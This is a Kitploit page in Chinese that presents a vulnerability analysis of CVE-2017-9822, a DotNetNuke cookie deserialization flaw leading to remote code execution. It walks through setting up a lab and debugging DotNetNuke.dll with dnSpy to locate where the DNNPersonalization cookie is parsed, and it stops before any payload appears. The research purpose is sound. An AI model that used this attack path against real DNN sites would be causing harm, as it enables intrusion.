
Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2017-9822 — CVE-2017-9822的详细分析与概念验证利用代码,该漏洞为DotNetNuke CMS中的XXE/不安全反序列化漏洞,可通过Cookie篡改实现远程代码执行。 | Kitploit
工具/GitHubGitHub/tranphuc2005/cve-2017-9822
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试Payload 开发二进制利用
GitHubtranphuc2005/cve-2017-9822

CVE-2017-9822

CVE-2017-9822的详细分析与概念验证利用代码,该漏洞为DotNetNuke CMS中的XXE/不安全反序列化漏洞,可通过Cookie篡改实现远程代码执行。

查看仓库
11个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2017-9822


DotNetNuke(通常缩写为 DNN)是一个基于微软 ASP.NET 技术的 CMS(内容管理系统)平台 和 Web应用程序框架。

基本信息

  • 受影响产品: DotNetNuke(DNN Platform)——一个流行的 .NET CMS/门户。

  • 发布日期: 2017年7月。

  • 严重程度: 严重(CVSS ~9.8)。

  • 漏洞类型: XML外部实体(XXE)/ 不安全反序列化 → 远程代码执行(RCE)。

  • 影响范围: 9.1.1 之前的版本,可通过 cookie 远程执行代码。

安装指南


这里我使用的是 Windows 10 来搭建和调试程序。我安装的版本是 9.1.0,你可以参考 此链接 的安装方法。完成后效果如下:
1

分析

1


  • 根据我阅读的报告,此漏洞位于 DotNetNetNuke 处理 cookie 的位置。

  • DNN 对 cookie DNNPersonalization 使用了不安全的反序列化方法。
1

调试


  • 这里我使用 dnSpy,它是一个用于 .NET(C#、VB.NET、F#...) 应用程序的 反编译器和调试器。它允许你 查看、分析和编辑 编译后的 .NET 文件(如 .dll 或 .exe)的源代码。可以从 这里 安装。我们需要下载两个版本用于调试。
1


  • 首先,用 32 位版本打开 DotNetNuke.dll,选择 Edit Assembly Attributes (C#)。
1

  • 然后将下面一行:
root@kitploit:~
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
  • 改为:
root@kitploit:~
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]

1

然后保存。


  • 以管理员身份打开 64 位版本,选择 Attach to Process。

1


  • 接下来选择 w3wp.exe。

1

选择 w3wp.exe 的原因:

  • w3wp.exe = IIS 工作进程。

  • 它是 IIS 中 应用程序池 的执行进程。

  • 当 HTTP 请求到达网站时,IIS 会创建或重用 w3wp.exe 进程来处理该请求(运行 ASP.NET 代码、处理模块、中间件、数据库连接等)。

  • 每个应用程序池可以有一个或多个 w3wp.exe 进程,具体取决于配置(web garden、回收等)。

接下来,选择 Debug -> Window -> Modules。

1


完成后将显示模块列表,右键点击任意模块,选择 Open All Modules。

1


最后将显示所有与 DotNetNuke 相关的程序集。

1

  • 进入 DotNetNuke.dll -> PersonalizationController#LoadProfile(int, int)。

1

此函数用于 加载用户的个性化(profile)数据 在 DNN 门户中。

  • 如果用户已登录 → 从 数据库 + 缓存 获取 profile。

  • 如果是匿名用户(未登录)→ 从 cookie DNNPersonalization 获取 profile。

这里我们应重点关注 DNNPersonalization。

  • 如果 userId 无效(匿名用户)。

  • 检查请求中是否有 DNNPersonalization cookie。

  • 如果有 → 从该 cookie 中获取 XML 值。



  • 我们将向网站发送一个 404 请求,并使用任意 DNNPersonalization,然后使用 dnSpy 在 DotNetNuke.dll -> PersonalizationController#LoadProfile(int, int) 处设置断点,即可调试。
1

1


  • 在调用栈部分,我们应重点分析 PortalSettings 类。

1

  • 值得注意的地方是,这里使用 if 条件来检查当前请求是否已通过身份验证(IsAuthenticated)。

  • 而我们发送的请求是 404 -> 未通过身份验证。

